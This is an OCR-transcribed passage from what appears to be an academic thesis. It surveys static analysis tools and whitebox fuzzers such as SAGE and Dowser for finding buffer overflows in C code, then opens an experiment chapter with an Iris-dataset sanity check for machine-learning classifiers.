sshd	265	238	206	10.2	12.1
sendmail	480	418	342	12.9	15.8
apache	623	168	113	73.0	8.8

Figure 3.1: False positive rates with different tools

A nice feature of ITS4 is that is supports user commands, embedded in C comments (so that they do not affect the C compiler). One of ITS4's weaknesses is that the tokenization is not the same as "real" compiler-like parsing, so for example, a variable name can be mistaken for a vulnerable library. The authors concluded that although their tool was better than grep, it was far from perfect and would take several years of development to make it do an "excellent" job using static analysis.

Another early static analysis tool is discussed in [39]. Just like ITS4, they also use annotations (special user comments noticed by the tool but not the compiler). For example, /*@notnull@*/ indicates that the pointer is not a null pointer. This was actually based on a previous tool, called LCLint, but they extended their set of annotations. For example, it allows users to state function preconditions and post-conditions using “requires” and “ensures” statements. Within these statements, the following four constraints can be specified for any buffer: minSet, maxSet, minRead, and maxRead. These refer to the lowest and highest indices of a buffer that can be written to or read. The example in the figure below shows how the library function strcpy() would be annotated. The precondition is that s1 holds at least as many characters as are readable in s2, and the postcondition is that the entire string s2 was copied into s1. The “result” clause at the bottom simply denotes the value returned by the function. If any of these annotations are violated, the tool gives the programmer an error message.


```
char *strcpy (char *s1, const char *s2)
 /*@requires maxSet(s1) >= maxRead(s2)@*/
 /*@ensures maxRead(s1) == maxRead(s2)
     /\ result == s1@*/;
```

Figure 3.2: Example of annotation

In addition to annotations, this tool uses “loop heuristics” by “taking advantage of the idioms used by typical C programmers”. This is done as an attempt to determine how many times a loop will run, which measn that a loop need not be treated as an “if” statement. For example, if a loop follows the pattern “for (i = 0; buffer[i]; i++) body”, the tool assumes that the number of loop iterations will be equal to the number of elements in “buffer”, and if a loop follows the pattern “for (index = 0; expr; index++) body”, the tool assumes that the number of loop iterations will be based on “expr”. An obvious issue with tools that are based on annotations within comments is that they require programmers to write these annotations during the development process. This not only places a burden on programmers, but also renders the tool useless for analyzing legacy code.

Another tool, presented in [50], focuses on string-related bugs and attempts to trade off precision (avoiding false positives and false negatives) for scalability (ability to analyze large programs). Their approach involves two key insights: 1) treating C strings as an abstract data types (defined by behavior as opposed to the data they represent) and 2) representing buffers as pairs of integer ranges (bytes allocated for the string and bytes currently in use). They were able to detect buffer overflows by checking, for each string buffer, whether the allocated size was at least as large as the maximum possible length (otherwise, a buffer overflow occurs by definition).

The authors manually examined the code pertaining to the false alarms and concluded that if the analysis contained certain features, it would decrease the false positive rate, according to the table below. In this table "linear invariants" refers to situations where there is a simple linear relationship between two variables, regardless of execution path. For example, this would be the case if variable y were set equal to 2 * x + 5 no matter what.




Improved analysis	False alarms that could be eliminated
flow-sensitive	$19/40 \approx 48\%$
flow-sens. with pointer analysis	$25/40 \approx 63\%$
flow- and context-sens., with linear invariants	$28/40 \approx 70\%$
flow- and context-sens., with pointer analysis and inv.	$38/40 \approx 95\%$

Figure 3.3: Example of annotation

Later, a tool called CSSV was developed and presented in [28]. CSSV detects overflows (updates to memory beyond buffer bounds), unsafe pointer arithmetic, references beyond null termination, unsafe library calls, and even multi-level pointers. First, it translates the code from C to a language called “CoreC”, which is a subset of C and simpler to analyze. A few things CoreC is missing from C include 1) control flow statements other than “if”, “goto”, “break” or “continue”, 2) initializations in declarations, and 3) nested expressions. Next, it extracts the pre- and post-conditions for each function (called “procedure contracts”) from the programmer’s annotations (similar to the ones in [39]). Finally, it does a pointer analysis to collect a set of constraints (in the form of equations and inequalities) that relate the different pointers. These are fed into a tool called “Polyhedra”. Polyhedra analyzes this system of constraints to determine if there are any potential violations, which it outputs as warnings.

Another old tool, called “Splint” [30], also uses annotations. The authors claim it to be lightweight, trading off classification accuracy for performance. In addition to annotations, it also uses loop heuristics [39] to determine whether a warning is to be issued. Splint was a very popular tool, and two years after Splint was developed, it was compared against four other static analysis tools. It scored second place for probability of bug detection and had the lowest false alarm probability [53].

Later on (2007), a static analysis tool called RICH (Runtime Integer CHecking) was developed to statically detect integer overflows [24]. Integer overflow vulnerabilities have been known to indirectly result in buffer overflow vulnerabilities, so they are also important to detect. RICH focuses on integer sub-types (8-bit, 16-bit, etc), and flags potentially unsafe operations, such as downcast (conversion to an integer type with less bits). In a downcast, the most significant bits get discarded, which can result in a smaller value than expected. Part of RICH's functionality is suggesting safer alternatives to unsafe instructions. Consider the following unsafe instructions below. Here, error() is some sort of handler that stops the program and tells the programmer to fix the potential bug. The second instruction would be rewritten as: if (b > 2ˆ16-1) error(); a=b;



```
uint32_t b;
uint16_t a = (uint16_t) b;
```

Figure 3.4: Rewritten instruction


In 2009, a static analysis tool was developed that analyzes code changes between versions instead of the code itself [34]. The idea is that if a program undergoes modifications in numerous places (as opposed to a similar number of modifications limited to a few places), it becomes relatively difficult for programmers to maintain a good grasp on what the program is doing. Also, a highly scattered code modification pattern might indicate that many developers are working on the code simultaneously, which also complicates things. How scattered the modifications to a program are can be measured in terms of Shannon Entropy. This is calculated by applying 2.2 to the frequencies of source code segments (files or functions) getting changed over a pre-defined time period. Since it is possible to calculate the entropy of code changes as a function of time, we can predict that segments of code modified during a high-entropy period will tend to have more issues, including security vulnerability issues.

In 2010, another static analysis tool that applies the entropy concept, but in a different way, was published in [26]. Since the source code being analyzed is written in Java, they subdivide the code into classes and extract features for each class (such as number of lines of code, number of methods, number of attributes, number of classes that reference the class, etc). This is done for several regularly-spaced versions of the program (for example, with 1-month time intervals). They generate an n by m matrix for the feature, where the rows are classes and the columns are times. Then, they compute an element-by-element absolute value difference between every two neighboring columns, which results in an n by m-1 matrix, with each column representing a time interval. For each column of this matrix (time interval), they compute the entropy, relative to the column total. The higher the entropy for a time interval, the higher the probability of a bug during that time interval. In addition to entropy, they compute a metric called "churn", which is almost the same thing as entropy, except the final step in the calculation is a simple column summation.

Static analysis remains to be a popular vulnerability detection technique, so other static analysis tools were developed in the last three years. One of them, called "Stacy", uses control flow analysis [40]. It constructs a CFG ("control flow graph") from the program, where blocks of code are represented as nodes and dependencies are represented as edges. In the case of an "if" statement, the CFG branches. Stacy traverses all nodes of the CFG (representing all possible execution paths) and verifies that no variable is initialized using the value from an uninitialized variable. Another issue that Stacy detects using the CFG is memory leaks, which often occur during dynamic memory allocation operations, such as malloc. To do this, it traverses the

CFG and ensures that for all possible execution paths, any dynamically allocated memory gets deallocated by the developer at some point. Finally, Stacy uses the CFG to detect buffer overflows by ensuring that for all possible execution paths, array accesses do not exceed buffer limits.

A static analysis tool, addressed in [35], attempts to use both “sound analysis” (which has a low FPR and high FNR) and “unsound analysis” (high FRP, low FNR). As an example, we consider the program in the figure below. It contains two buffer accesses, the second of which is potentially dangerous.



```
str = "hello world";
for(i=0; !str[i]; i++)// buffer access 1
  skip;

size = positive_input();
for(i=0; i<size; i++)
  skip;

... = str[i];          // buffer access 2
```

Figure 3.5: Potentially dangerous instructions

Since unsound static analysis involves unrolling loops to a fixed number of iterations, an example of this would be converting each loop to an “if” statement, as shown below.


```
str = "hello world";
i = 0;
if (!str[i])            // buffer access 1
  skip;

size = positive_input();
i = 0;
if (i < size)
  skip;

... = str[i];            // buffer access 2
```

Figure 3.6: Potentially dangerous instructions after unsound static analysis

In this case, neither of the two buffer accesses gets flagged, and we end up with a false negative. On the other hand, if “sound analysis” is used, first “i” and then “size” are approximated as [0,infinity], and both buffer accesses end up getting flagged, so we get a false positive. The proposed tool attempts to mitigate this by “selectively” applying unsoundness, only in cases where sound analysis is likely to yield a false positive. This is done by analyzing all “harmless” loops in the code base (extracting “syntactic” and “semantic” features and then running them through a machine learning classifier). Here, a “harmless” loop is defined as one that makes the number of true positives stay the same and number of false positives decrease when it is replaced with an “if” statement.

Another tool, presented in [42], extracts the “abstract syntax tree”, using the GCC compiler. It then compares this AST to AST’s extracted from well-known buffer overflows. If there is enough similarity, it then investigates the function in question in more detail by actually following its data flow. A different tool that uses a similar approach is called CppCheck [44].

Despite many authors' optimism for eventually having static analysis detect "all" vulnerabilities, we clearly have software vulnerabilities to this day. We also see that regardless of which features are added to a static analysis tool, static analysis tools will always have limitations. If a program's behavior could be thoroughly understood without running the program, then we would often not have to run programs in the first place. Although static analysis has proven itself to be a useful tool, supplementing it with a robust dynamic analysis will always generate a more reliable result. Dynamic analysis (also known as "fuzzing"), has two types: "blackbox fuzzing" and "whitebox fuzzing" [31]. Blackbox fuzzing is when we start with well-formed inputs and then add random mutations to these inputs. Randomness is important here, because testing all possible bit combinations for a large input is not computationally feasible. As the code example in the figure below [31] illustrates, this can be an issue. Namely, we see that even a simple "if" block can be difficult to enter if we simply keep giving it random values. Feeding values systematically (say, 0, -1, 1, 2, -2, etc) might work in the below example, but not in the case where y == 1,000,000,000.




```
int foo(int x) { // x is an input
   int y = x + 3;
   if (y == 13) abort(); // error
   return 0;
}
```

Figure 3.7: Why symbolic execution is needed

This requires the introduction of whitebox fuzzing, which uses symbolic execution. Symbolic execution, unlike concrete execution, does not involve giving the program actual inputs. In the above example, we would set x equal to lambda and extract "constraints" from commands on the way to the "if" block. Here, they would be "y=x+3" and "y=13". We easily put these two constraints together and see that lambda must be 10. We can quickly see how useful whitebox fuzzing can be for reverse engineering and discovering "corner cases", such as buffer overflow bugs. Obviously, the more complicated the code, the less likely whitebox fuzzing is to give us complete code coverage.

A whitebox fuzzer used extensively at Microsoft is called SAGE ("Scalable Automated Guided Execution") [31]. The novelty of SAGE over traditional whitebox fuzzers is that it performs its symbolic execution with so-called "generational search". In the code below, we see that the "abort()" statement will only get executed if cnt gets incremented all four times. This is immediately obvious to the human eye, but not to a fuzzer.



```
void top(char input[4] {
  int cnt=0;
  if (input[0] == 'b') cnt++;
  if (input[1] == 'a') cnt++;
  if (input[2] == 'd') cnt++;
  if (input[3] == '!') cnt++;
  if (cnt >= 4) abort(); ?? error
}
```

Figure 3.8: Why symbolic execution is needed

The figure below illustrates a tree of paths, and only one of these paths (far right) leads to the "abort()" statement. We quickly see that a blackbox fuzzer would run into problems, since testing 2ˆ32 inputs would be a daunting task. However, SAGE's "generational search" algorithm quickly converges on a solution, even if it starts with an input that does not match at all. For example, if it starts with "good", it marks "good" as the Generation 0 tests and sees that the constraints of this initial path are: i0 b, i1 a, i2 d, and i3 !. It then forms the Generation 1 tests by negating these constraints, one by one. During each Generation 1 test, it negates other constraints, leading to Generation 2 tests, and so on.




Figure 3.9: Generation tests with SAGE fuzzer

The SAGE tool has been very popular at Microsoft since 2007, when the SAGE fuzzer discovered one third of all Windows 7 vulnerabilities discovered by Microsoft's fuzzers (despite being run last). SAGE has been running full-time at Microsoft since 2008, averaging roughly 100 machine years per year. It is slower and less lightweight than Microsoft's blackbox fuzzers, but it is "smarter" and, consequently, provides better code coverage.

Even though whitebox fuzzing generally results in better code coverage than blackbox fuzzing, it has no way of testing for all possible user inputs. This is an issue, because programmers generally debug their code at least to some extent during the development process, so only very carefully crafted inputs will generally result in undesirable behavior. One way to mitigate the weakness is by using static analysis as an initial step, in order to highlight the areas of the code that need to be looked at more closely. Although static analysis is known to generate a lot of false positives, we do not necessarily have to classify the lines of code in a binary fashionbuggy or non-buggy. Instead, we can assign a likelihood score to each line of code that we analyze. This method was presented at a Usenix conference, in the form of a tool called Dowser [33]. Dowser focuses on buffer overflows, and unlike other fuzzers, it only considers code that accesses arrays in a loop, since this is characteristic of most buffer overflow vulnerabilities. Another thing that differentiates Dowser from traditional fuzzers is that it attempts to achieve "pointer value coverage", rather than overall code coverage. In other words, instead of attempting to cover as many branches of code as possible, it focuses only on those branches that contain interesting pointer dereferences. Also, Dowser attempts to limit the number of bytes that it is fuzzing (since the computational complexity of fuzzing increases exponentially with the number of bytes) by first performing "taint analysis" to determine which input bytes are affecting the sections of the output that are of interest to us. Overall, Dowser consists of three phases: 1) static analysis, 2) taint analysis, and 3) concolic (a portmanteau of "concrete" and "symbolic")execution. In the first phase, Dowser performs static analysis to identify array accesses in loops, and it identifies the set of instructions in the data flow graph of each of the relevant pointers, called the "analysis group". The figure below illustrates an example of a data flow graph and the corresponding analysis group for the pointer "u". It shows a schematic representation of branches and loops by which the instructions are connected. Each instruction is given a "score", based on what type of instruction it is, and the summation of all scores in an analysis group is the score of that analysis group. The score of an array-accessing loop is the maximum score of its analysis groups.





Figure 3.10: Data flow graph and analysis group

In the second phase, taint analysis is performed on each analysis group, in order to narrow the range of bytes to fuzz. In many cases, the inputs consists of several parts, which are not required to be entered in any particular order (for example, a Linux command with multiple flags). In this case, if taint analysis reveals that the nth input field has an affect on the output, we have no way of knowing whether the preceding input fields affect the output as well. Dowser has a solution for this, as is shown in the figure below [33]. In this example, we first give the program input ABCDE and notice that input D is the last part of the input that affects the output, so we eliminate E (leave it at the end) and move D to the front. Next, we input DABCE and notice that C has no effect, but B has an affect, so we can eliminate C and move B to the front. Finally, we input BDACE and see that A has no effect on the output, so only B and D are left for fuzzing, which is the next step. We see that Dowser is able to avoid "overtainting", which would have occurred if it saw an effect at D and concluded that A, B, C, and D are all involved.




Input:	Colors in handlers: A_hand()	B_hand()	C_hand()	D_hand()	E_hand()	Excluded colors:
ABCDE	A	AB	ABC	ABCD	ABCDE	
DABCE	AD	ABD	ABCD	D	ABCDE	E
BDACE	ABD	B	ABCD	BD	ABCDE	CE
						ACE

Figure 3.11: Taint analysis

In the third phase, Dowser performs concolic execution. The concrete executions (normal executions with actual input) are used to come up with the constraints that are used for the symbolic execution. This symbolic execution, in turn, consists of two phases. In the first phase, called the "learning phase", each branch in the loop is assigned a weight (probability that following this path will produce pointer dereferences). This is estimated by fuzzing a short subset of the input. In the second phase, called the "bug finding phase", the branches with the highest weights are executed.

As a result, they were able to find previous undocumented vulnerabilities in the ffmpeg program and poppler library. Also, they were able to detect bugs in real utilities (such as the nginx web server and inspircd IRC server). The screenshot from the paper shows some of their results when it came to detecting some of the well-known vulnerabilities (documented by MITRE as CVEs). The table lists important statistical information about each bug that was found. For instance, the first entry in the table (CVE-2009-2629 heap overflow) had 66,000 lines of code and 517 loops. 140 of these loops accessed arrays, and 62 of these 140 loops were classified as interesting enough for further examination. The 4th highest-scoring loop scored 630 points and turned out to have the CVE vulnerability. Next, we see that Dowser took 253 seconds to find the bug, while the S2E fuzzer took over 8 hours. With an input field size of 50 bytes (400 bits), these other fuzzers obviously had to employ some sort of semi-intelligent brute-forcing as well, because 2ˆ400 (approximately 10ˆ120) test runs would be computationally infeasible to execute when we consider that there are only 10ˆ80 atoms in the known universe.



Program	**Vulnerability**	**Dowsing**			**Symbolic input**	**Symbolic execution**		
		AG score	**Loops**	**LoC**		**V-S2E**	**M-S2E**	***Dowser***
nginx 0.6.32	CVE-2009-2629 heap underflow	4th out of 62/140 630 points	517	66k	URI field 50 bytes	> 8 h	> 8 h	253 sec
ffmpeg 0.5	UNKNOWN heap overread	3rd out of 727/1419 2186 points	1286	300k	Huffman table 224 bytes	> 8 h	> 8 h	48 sec
inspircd 1.1.22	CVE-2012-1836 heap overflow	1st out of 66/176 625 points	1750	45k	DNS response 301 bytes	200 sec	200 sec	32 sec
poppler 0.15.0	UNKNOWN heap overread	39th out of 388/904 1075 points	1737	120k	JPEG image 1024 bytes	> 8 h	> 8 h	14 sec
poppler 0.15.0	CVE-2010-3704 heap overflow	59th out of 388/904 910 points	1737	120k	Embedded font 1024 bytes	> 8 h	> 8 h	762 sec
libexif 0.6.20	CVE-2012-2841 heap overflow	8th out of 15/31 501 points	121	10k	EXIF tag/length 1024 + 4 bytes	> 8 h	652 sec	652 sec
libexif 0.6.20	CVE-2012-2840 off-by-one error	15th out of 15/31 40 points	121	10k	EXIF tag/length 1024 + 4 bytes	> 8 h	347 sec	347 sec
libexif 0.6.20	CVE-2012-2813 heap overflow	15th out of 15/31 40 points	121	10k	EXIF tag/length 1024 + 4 bytes	> 8 h	277 sec	277 sec
snort 2.4.0	CVE-2005-3252 stack overflow	24th out of 60/174 246 points	616	75k	UDP packet 1100 bytes	> 8 h	> 8 h	617 sec

Figure 3.12: Dowser performance comparison

Just like other static analysis tools, the static analysis features in Dowser clearly generate a lot of false positives. In the same first example, 62 candidate loops accessing arrays were deemed “interesting”, but only one of them actually contained a bug. However, 1) testing 62 loops was much better than it would have been to test all 517 and 2) the fuzzing was prioritized by testing loops with the highest scores first. Compared with simply using the instruction count to prioritize the fuzzing of array-access loops, the Dowser scoring function performs much better, as we can see in the figure below.




Figure 3.13: Dowser static analysis performance comparison

As we can see, state-of-the-art methods tend to use both static and dynamic analysis, so static analysis is a very important area of research which cannot be neglected. The more information we can collect about a program before we begin fuzzing it, the more focused and efficient our fuzzing can potentially be, and the more likely we are to uncover the bugs in a time-efficient manner. A thorough static analysis can save the fuzzer numerous machine hours, and increase the likelihood that the bugs will be found.


Chapter 4

Experiment Overview

In this study, machine learning techniques were used to classify C language subroutines as “vulnerable” or “not vulnerable”. This was done in seven major steps, corresponding to the sections of this chapter: 1) sanity check, 2) parsing and randomization, 3) data collection, 4) preprocessing, 5) feature extraction, 6) feature selection, and 7) classification

4.1 Sanity check


Before the function classification could be tested with confidence, it was important to do a “sanity check” on the classifiers used in this study to make sure that they are being run correctly and give reasonable results. For this step, a popular three-class benchmarking dataset called “Iris” was used. This is a relatively small table which can be downloaded from https://archive.ics.uci.edu/ml/machine-learning-databases/iris/iris.data, and it consists of recorded petal and sepal length and width measurements (four features) for three types of flowers, with 50 samples in each type. This is a 150x5 matrix, with four columns being X (the features) and the last column being Y (the class). The first few rows can be seen in the screenshot below.



	Sepal.Length	Sepal.Width	Petal.Length	Petal.Width	Species
1	5.1	3.5	1.4	0.2	setosa
2	4.9	3.0	1.4	0.2	setosa
3	4.7	3.2	1.3	0.2	setosa
4	4.6	3.1	1.5	0.2	setosa
5	5.0	3.6	1.4	0.2	setosa
6	5.4	3.9	1.7	0.4	setosa
7	4.6	3.4	1.4	0.3	setosa
8	5.0	3.4	1.5	0.2	setosa

Figure 4.1: The Iris dataset

The three flower types are "setosa", "versicolor", and "verginica", and in a classification test, they are typically replaced with numbers 0, 1, and 2. For the benchmark test, 75 of the 150 samples were used for training, and 75 were used for testing. Confusion matrices for this benchmark result are shown below.



Naïve Bayes	25	0	0
	0	24	1
	0	2	23
K Nearest Neighbors	25	0	0
	0	24	1
	0	2	23
K Means	0	25	0
	25	0	0
	8	0	17
Neural Network	25	0	0
	0	24	1
	0	1	24
Support Vector Machine	25	0	0
	0	24	1
	0	4	21
